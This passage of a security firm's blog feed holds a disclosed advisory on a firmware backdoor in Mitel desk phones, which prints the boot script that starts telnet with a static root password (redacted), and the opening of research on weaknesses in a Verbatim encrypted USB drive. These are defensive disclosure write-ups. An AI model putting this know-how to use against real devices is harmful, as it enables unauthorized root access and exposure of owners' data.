    <link href="https://blog.syss.com/posts/rooting-mitel-desk-phones-through-the-backdoor/" rel="alternate" type="text/html" title="Rooting Mitel Desk Phones Through the Backdoor (CVE-2022-29854, CVE-2022-29855)" />
    <published>2022-06-10T11:00:00+02:00</published>
  
    <updated>2022-06-10T11:53:27+02:00</updated>
  
    <id>https://blog.syss.com/posts/rooting-mitel-desk-phones-through-the-backdoor/</id>
    <content src="https://blog.syss.com/posts/rooting-mitel-desk-phones-through-the-backdoor/" />
    <author>
      <name>Moritz Abrell</name>
    </author>


    <category term="advisory" />


    <summary>


      Abstract

During a security analysis of an enterprise communication infrastructure, IT security expert Moritz Abrell identified an “undocumented functionality” (backdoor) in the firmware of Mitel 6800/6900 desk phones, which allows a physical attacker gaining root privileges on the phone.

    </summary>


    <content><h1 id="abstract">Abstract</h1>

<p>During a security analysis of an enterprise communication infrastructure, IT security expert Moritz Abrell identified an “undocumented functionality” (backdoor) in the firmware of Mitel 6800/6900 desk phones, which allows a physical attacker gaining root privileges on the phone.
<!--more-->
The vulnerability was reported to the manufacturer Mitel Networks Corporation as part of our <a href="https://www.syss.de/en/responsible-disclosure-policy/">responsible disclosure</a> process. 
Appropriate patches to fix this issue were provided by Mitel.</p>

<p>Further information can be found in our security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-021.txt">SYSS-2022-021</a>, the CVE IDs <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-29854">CVE-2022-29854</a> and <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-29855">CVE-2022-29855</a>, as well as on the vulnerability reports <a href="https://www.mitel.com/support/security-advisories/mitel-product-security-advisory-22-0004">22-0003</a> and <a href="https://www.mitel.com/support/security-advisories/mitel-product-security-advisory-22-0003">22-0004</a> provided by the manufacturer.</p>

<p>The following section includes technical details and a demonstration of the exploitation.</p>

<h1 id="technical-details">Technical details</h1>

<p>As shown below, the firmware of a Mitel desk phone contains a JFFS2 file system:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre>#&amp;gt; binwalk 6867i.st

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
347           0x15B           Linux kernel ARM boot executable zImage (little-endian)
15695         0x3D4F          gzip compressed data, maximum compression, from Unix, last modified: 2021-10-22 10:47:08
1223395       0x12AAE3        JFFS2 filesystem, little endian
</pre></td></tr></tbody></table></code></pre></div></div>

<p>After extracting and mounting it, the embedded Linux file system can be accessed:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
</pre></td><td class="rouge-code"><pre>#&amp;gt; binwalk -e 6867i.st

#&amp;gt; modprobe jffs2

#&amp;gt; modprobe mtdram total_size=70000

#&amp;gt; modprobe mtdblock

#&amp;gt; dd if=_6867i.st.extracted/12AAE3.jffs2 of=/dev/mtdblock0

#&amp;gt; mount -t jffs2 /dev/mtdblock0 /mnt
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Inside the mounted Linux file system, a file named <code class="language-plaintext highlighter-rouge">ota_BCM911109_PRAXIS_3_voice_v6_5_jffs2.bin</code> located in the <code class="language-plaintext highlighter-rouge">etc</code> folder, contains another JFFS2 file system:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre>#&amp;gt; binwalk ota_BCM911109_PRAXIS_3_voice_v6_5_jffs2.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
160           0xA0            Linux kernel ARM boot executable zImage (little-endian)
17951         0x461F          gzip compressed data, maximum compression, from Unix, last modified: 1970-01-01 00:00:00 (null date)
2006456       0x1E9DB8        JFFS2 filesystem, little endian
</pre></td></tr></tbody></table></code></pre></div></div>

<p>After extracting and mounting this JFFS2 file system too, a script named <code class="language-plaintext highlighter-rouge">check_mft.sh</code> located in the <code class="language-plaintext highlighter-rouge">etc</code> folder can be accessed, which contains the backdoor logic. This script is executed at system boot by the <code class="language-plaintext highlighter-rouge">rcS</code> script of init daemon.</p>

<p>The <code class="language-plaintext highlighter-rouge">check_mft.sh</code> checks if the <code class="language-plaintext highlighter-rouge">*</code> and the <code class="language-plaintext highlighter-rouge">#</code> keys are pressed and hold simultaneously at system startup:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
</pre></td><td class="rouge-code"><pre><span class="c">#press and hold *  # two keys at the same time  </span>
     <span class="s2">"6873i"</span> | <span class="s2">"6940"</span> <span class="o">)</span>
        <span class="nb">echo</span> <span class="s2">"HOSTNAME = </span><span class="nv">$HOSTNAME</span><span class="s2">"</span>
        <span class="nv">GPIODetect</span><span class="o">=</span><span class="sb">`</span>gpio get 24<span class="sb">`</span>
        <span class="nv">GPIO28</span><span class="o">=</span><span class="sb">`</span>gpio get 28<span class="sb">`</span>
        <span class="k">if</span> <span class="o">[</span> <span class="nv">$GPIO28</span> <span class="nt">-eq</span> <span class="s2">"1"</span> <span class="o">]</span><span class="p">;</span> <span class="k">then
            </span><span class="nv">GPIODetect</span><span class="o">=</span><span class="s2">"0"</span>
            <span class="nv">isCCATest</span><span class="o">=</span><span class="s2">"TRUE"</span>
        <span class="k">fi      
        </span><span class="nv">keyBoardScanMatch</span><span class="o">=</span><span class="s2">"TRUE"</span>
        <span class="nv">KeyCombMatch1</span><span class="o">=</span><span class="sb">`</span>dbg rw 0x8000d000 8| <span class="nb">grep</span> <span class="s2">"0x8000d000: 01ff 01ff 01d7 01ff 01ff 01ff 01ff 01ff"</span><span class="sb">`</span>
        <span class="nv">KeyCombMatch2</span><span class="o">=</span><span class="sb">`</span>dbg rw 0x8000d000 8| <span class="nb">grep</span> <span class="s2">"0x8000d000: 00ff 00ff 00d7 00ff 01ff 00ff 01ff 00ff"</span><span class="sb">`</span>
    <span class="p">;;</span>

</pre></td></tr></tbody></table></code></pre></div></div>

<p>After that, the static IP address <code class="language-plaintext highlighter-rouge">10.30.102.102</code> and a static root password is set and a telnet service is started:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre>ifconfig eth0 10.30.102.102 netmask 255.255.255.0 up

...

<span class="k">if</span> <span class="o">[</span> <span class="nt">-f</span> /usr/sbin/telnetd <span class="o">]</span><span class="p">;</span> <span class="k">then</span>
     <span class="c"># make sure the default password is set for root.</span>
     <span class="o">(</span><span class="nb">echo</span> <span class="k">*</span>redacted<span class="k">*</span><span class="p">;</span> <span class="nb">sleep </span>1<span class="p">;</span> <span class="nb">echo</span> <span class="k">*</span>redacted<span class="k">*</span><span class="o">)</span> | passwd <span class="nt">-a</span> A
     telnetd &amp;amp;
<span class="k">fi</span>
</pre></td></tr></tbody></table></code></pre></div></div>
<p><em>The actual password has been removed due to security reasons.</em></p>

<p>An exploitation demonstration of this backdoor can be seen in our SySS Proof-of-Concept video <a href="https://www.youtube.com/watch?v=hfo6mxwZ3KE">Rooting Mitel Desk Phones Through the Backdoor</a>:</p>

<div class="embed-container" style="position:relative;padding-top:56.25%;">
    <iframe src="https://www.youtube.com/embed/hfo6mxwZ3KE" frameborder="0" style="position:absolute;top:0;left:0;width:100%;height:100%;" allowfullscreen="">
    </iframe>
</div></content>
  

  </entry>

  
  <entry>
    <title>Hacking Some More Secure USB Flash Drives (Part I)</title>
    <link href="https://blog.syss.com/posts/hacking-usb-flash-drives-part-1/" rel="alternate" type="text/html" title="Hacking Some More Secure USB Flash Drives (Part I)" />
    <published>2022-06-08T12:00:00+02:00</published>
  
    <updated>2022-06-21T16:35:14+02:00</updated>
  
    <id>https://blog.syss.com/posts/hacking-usb-flash-drives-part-1/</id>
    <content src="https://blog.syss.com/posts/hacking-usb-flash-drives-part-1/" />
    <author>
      <name>Matthias Deeg</name>
    </author>


    <category term="paper" />
    
    <category term="exploit" />
    
    <category term="advisory" />


    <summary>


      During a research project in the beginning of 2022, SySS IT security expert Matthias Deeg found several security vulnerabilities in different tested USB flash drives with AES hardware encryption.

    </summary>


    <content><p>During a research project in the beginning of 2022, SySS IT security expert Matthias Deeg found several security vulnerabilities in different tested USB flash drives with AES hardware encryption.
<!--more--></p>

<h1 id="introduction">Introduction</h1>

<p>Encrypting sensitive data at rest has always been a good idea, especially when storing it on small, portable devices like external hard drives or USB flash drives. Because in case of loss or theft of such a storage device, you want to be quite sure that unauthorized access to your confidential data is not possible. Unfortunately, even in 2022, “secure” portable storage devices with 256-bit AES hardware encryption and sometimes also biometric technology are sold that are actually not secure when taking a closer look.</p>

<p>In a series of blog articles (this one being the first one), I want to illustrate how a customer request led to further research resulting in several cryptographically broken “secure” portable storage devices. This research continues the long story of insecure portable storage devices with hardware AES encryption that goes back many years.</p>

<p>This first part is about my research results concerning the secure USB flash drive <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> shown in the following Figure.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_keypad_secure_front.jpg" alt="Verbatim Keypad Secure" />
<em>Front view of the secure USB flash drive Verbatim Keypad Secure</em></p>

<p>The <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> is a USB drive with AES 256-bit hardware encryption and a built-in keypad for passcode entry.</p>

<p>The manufacturer describes the product as follows:</p>

<blockquote>
  <p>The AES 256-bit Hardware Encryption seamlessly encrypts all data on the
drive in real-time with a built-in keypad for passcode input. The USB
Drive does not store passwords in the computer or system’s volatile
memory making it far more secure than software encryption. Also, if it
falls into the wrong hands, the device will lock and require
re-formatting after 20 failed passcode attempts.” [1]</p>
</blockquote>

<h1 id="test-methodology">Test Methodology</h1>

<p>For this research project concerning different secure USB flash drives, the following proven test methodology for IT products was used:</p>

<ol>
  <li><strong>Hardware analysis</strong>: Open hardware, identify chips, read manuals, find test points, use logic analyzers and/or JTAG debuggers</li>
  <li><strong>Firmware analysis</strong>: Try to get access to device firmware (memory dump, download, etc.), analyze firmware for security issues</li>
  <li><strong>Software analysis</strong>: Static code analysis and runtime analysis of device client software</li>
</ol>

<p>Depending on the actual product, not all kinds of analysis can be applied. For instance, if there is no software component, it cannot be analyzed, which is the case for the <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a>.</p>

<h1 id="attack-surface-and-attack-scenarios">Attack Surface and Attack Scenarios</h1>

<p>Attacks against the tested secure portable USB storage devices during this research project require physical access to the hardware. In general, attacks are possible at different points in time concerning the storage device life-cycle:</p>

<ol>
  <li><strong>Before</strong> the legitimate user has used the device (supply chain attack)</li>
  <li><strong>After</strong> the legitimate user has used the device
    <ul>
      <li>Lost device or stolen device</li>
      <li>Temporary physical access to the device without the legitimate user knowing</li>
    </ul>
  </li>
</ol>

<h1 id="desired-security-properties-of-secure-usb-flash-drives">Desired Security Properties of Secure USB Flash Drives</h1>

<p>When performing security tests, one should have a specification or at least some expectations to test against, in order distinguish whether achieved test results may pose an actual security risk or not.</p>

<p>Regarding the product type of secure USB flash drives, the following list describes desired security properties I would expect:</p>

<ul>
  <li>All user data is securely encrypted (impossible to infer information about the plaintext by looking at the ciphertext)</li>
  <li>Only authorized users have access to the stored data</li>
  <li>The user authentication process cannot be bypassed</li>
  <li>User authentication attempts are limited (<em>online</em> brute-force attacks)
    <ul>
      <li>Reset device after X failed consecutive authentication attempts</li>
    </ul>
  </li>
  <li>Device integrity is protected by secure cryptographic means</li>
  <li>Exhaustive <em>offline</em> brute-force attacks are too expensive™
    <ul>
      <li>Very large search space (e.g. 2<sup>256</sup> possible cryptographic keys)</li>
      <li>Required data not easily accessible to the attacker (cannot be extracted without some fancy, expensive equipment and corresponding know-how)</li>
    </ul>
  </li>
</ul>

<h1 id="hardware-analysis">Hardware Analysis</h1>

<p>When analyzing a hardware device like a secure USB flash drive, the first thing to do is taking a closer look at the hardware design. By opening the case of the <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a>, access to its printed circuit board (PCB) is given as shown in the following Figure.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_keypad_secure_pcb_front.jpg" alt="PCB front side of Verbatim Keypad Secure" />

<em>PCB front side of Verbatim Keypad Secure</em></p>

<p>Here, we can already see the first three main components of this device:</p>

<ol>
  <li>NAND flash memory chips (TS1256G181)</li>
  <li>a memory controller (MARVELL-88NV1120)</li>
  <li>a USB-to-SATA bridge controller (INIC-3637EN)</li>
</ol>

<p>When we remove the main PCB from the case and have a look at its back side, we can find two more main components:</p>

<ol start="4">
  <li>a SPI flash memory chip (XT25F01D)</li>
  <li>a keypad controller (unknown chip, marked <em>SW611 2121</em>)</li>
</ol>

<p>And of course, we have several push buttons making up our keypad.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/verbatim_keypad_secure_pcb_back.jpg" alt="PCB back side of Verbatim Keypad Secure" />
<em>PCB back side of Verbatim Keypad Secure</em></p>

<p>The Marvell memory controller and the NAND flash memory chips are part of an SSD in M.2 form factor shown in the following Figure.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/ssd.jpg" alt="SSD drive" />
<em>SSD with M.2 form factor (front and back side)</em></p>

<p>This SSD can be read and written using another SSD enclosure supporting this form factor which was very useful for different security tests described in later sections.</p>

<h1 id="device-lock--reset">Device Lock &amp;amp; Reset</h1>

<p>Before having a closer look at the different identified main components of this secure USB flash drive, some simple tests concerning advertised security features were performed, for instance regarding the device lock and reset feature described in the user manual shown in the following Figure.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/device_lock_warning.jpg" alt="Manual device lock warning" />
<em>Warning from Verbatim Keypad Secure User Manual concerning device lock</em></p>

<p>The idea behind this security feature is to limit the amount of passcode guesses to a maximum of 20 when performing a brute-force attack. If this threshold is reached after 20 failed unlock attempts, the USB drive should be newly initialized and all previously stored data should not be accessible anymore. However, when performing manual passcode brute-force attacks during the research project, it was not possible to lock the available test devices after 20 consecutively failed unlock attempts. Thus, the security feature for locking and requiring to reformat the USB drive simply does not work as specified. Therefore, an attacker with physical access to such a <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> USB flash drive can try more passcodes in order to unlock the device as proclaimed by Verbatim. During the performed manual brute-force attacks, locking the device so that reformatting is required was not possible at all.</p>

<p>This found security issue was reported in the course of our responsible disclosure program via the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-004.txt">SYSS-2022-004</a> and was assigned the CVE ID <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28386">CVE-2022-28386</a>.</p>

<h1 id="encryption">Encryption</h1>

<p>As the <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a> contains a SATA SSD with an M.2 form factor which can be used in another compatible SSD enclosure, analyzing the actually stored data of this secure USB flash drive was rather easy.</p>

<p>And by having a closer look at the encrypted data, obvious patters could be seen, as the following hexdump illustrates:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
</pre></td><td class="rouge-code"><pre># hexdump -C /dev/sda
00000000  c4 1d 46 58 05 68 1d 9a  32 2d 29 04 f4 20 e8 4d  |..FX.h..2-).. .M|
*
000001b0  9f 73 b0 a1 81 34 ef bd  a4 b3 15 2c 86 17 cb 69  |.s...4.....,...i|
000001c0  eb d0 9d 9a 4e d8 04 a6  92 ba 3f f4 0c 88 a5 1d  |....N.....?.....|
000001d0  c4 1d 46 58 05 68 1d 9a  32 2d 29 04 f4 20 e8 4d  |..FX.h..2-).. .M|
*
000001f0  e0 01 66 72 af f2 be 65  5f 69 12 88 b8 a1 0b 9d  |..fr...e_i......|
00000200  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00100000  73 b2 f8 fb af cf ed 57  47 db b8 c7 ad 9c 91 07  |s......WG.......|
00100010  7a 93 c9 d9 60 7e 2c e4  97 6c 7b f8 ee 4f 87 2c  |z...`~,..l{..O.,|
00100020  19 72 83 d1 6d 0b ca bb  68 f8 ec e3 fc c0 12 b7  |.r..m...h.......|
[...]
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">*</code> in this hexdump output means that the previous line (here 16 bytes of data) is repeated one or more times. The first column showing the address indicates how many consecutive lines are the same. For example, the first 16 bytes <code class="language-plaintext highlighter-rouge">c4 1d 46 58 05 68 1d 9a 32 2d 29 04 f4 20 e8 4d</code> are repeated 432 (0x1b0) times starting at the address <code class="language-plaintext highlighter-rouge">0x00000000</code>, and the same pattern of 16 bytes is repeated 32 times starting at the address <code class="language-plaintext highlighter-rouge">0x000001d0</code>.</p>

<p>Seeing such repeating byte sequences in encrypted data is not a good sign.</p>

<p>By writing known byte patterns to an unlocked device, it could be confirmed that <strong>the same 16 bytes of plaintext always result in the same 16 bytes of ciphertext</strong>. This looks like a block cipher encryption with 16 byte long blocks using <a href="https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Electronic_codebook_(ECB)">Electronic Codebook (ECB)</a> mode was used, for example AES-256-ECB.</p>

<p>For same data, the lack of the cryptographic property called diffusion, which this operation mode has, can leak sensitive information even in encrypted data. A famous example for illustrating this issue is a bitmap image of Tux, the Linux penguin, and its ECB encrypted data shown in the following Figure.</p>

<p><img src="/assets/img/papers/hacking-secure-usb-flash-drives/tux_ecb.jpg" alt="Manual device lock warning" />
<em>Image of Tux (left) and its ECB encrypted image data (right) <a href="https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Electronic_codebook_(ECB)">illustrating ECB mode of operation on Wikipedia</a></em></p>

<p>This found security issue was reported in the course of our responsible disclosure program via the security advisory <a href="https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-002.txt">SYSS-2022-002</a> and was assigned the CVE ID <a href="https://nvd.nist.gov/vuln/detail/CVE-2022-28382">CVE-2022-28382</a>.</p>

<h1 id="firmware-analysis">Firmware Analysis</h1>

<p>The next step after analyzing the hardware and performing some simple tests concerning the passcode-based authentication was analyzing the device firmware.</p>

<p>Fortunately, the chosen hardware design with an Initio INIC-3637EN USB-to-SATA bridge controller and a separate SPI flash memory chip (XT25F01D) containing this controller’s firmware made the acquisition of the used firmware quite easy, as the content of the SPI flash memory chip could simply be dumped using a universal programmer like an <a href="https://xgecu.myshopify.com/collections/xgecu-t56-programmer">XGecu T56</a>.</p>

<p>Unfortunately, for the used INIC-3637EN there was no datasheet publicly available. But there are research publications with useful information about other, similar Chips by Initio like the INIC-3607. Especially the publication <a href="https://airbus-seclab.github.io/hdd/2016-Lenoir_Rigo-HDD_PIN.pdf">Lost your “secure” HDD PIN? We can Help!</a> by Julien Lenoir and Raphaël Rigo was of great help. And as the INIC-3637EN uses the <a href="http://me.bios.io/images/d/dd/ARCompactISA_ProgrammersReference.pdf">ARCompact instruction set</a>, also the publication <a href="https://www.sstic.org/media/SSTIC2021/SSTIC-actes/analyzing_arcompact_firmware_with_ghidra/SSTIC2021-Article-analyzing_arcompact_firmware_with_ghidra-iooss.pdf">Analyzing ARCompact Firmware with Ghidra</a> by Nicolas Iooss and his implemented <a href="https://github.com/NationalSecurityAgency/ghidra/pull/3006">Ghidra support</a> were of great use for analyzing the firmware of the <a href="https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-64gb-49428/">Verbatim Keypad Secure</a>.</p>

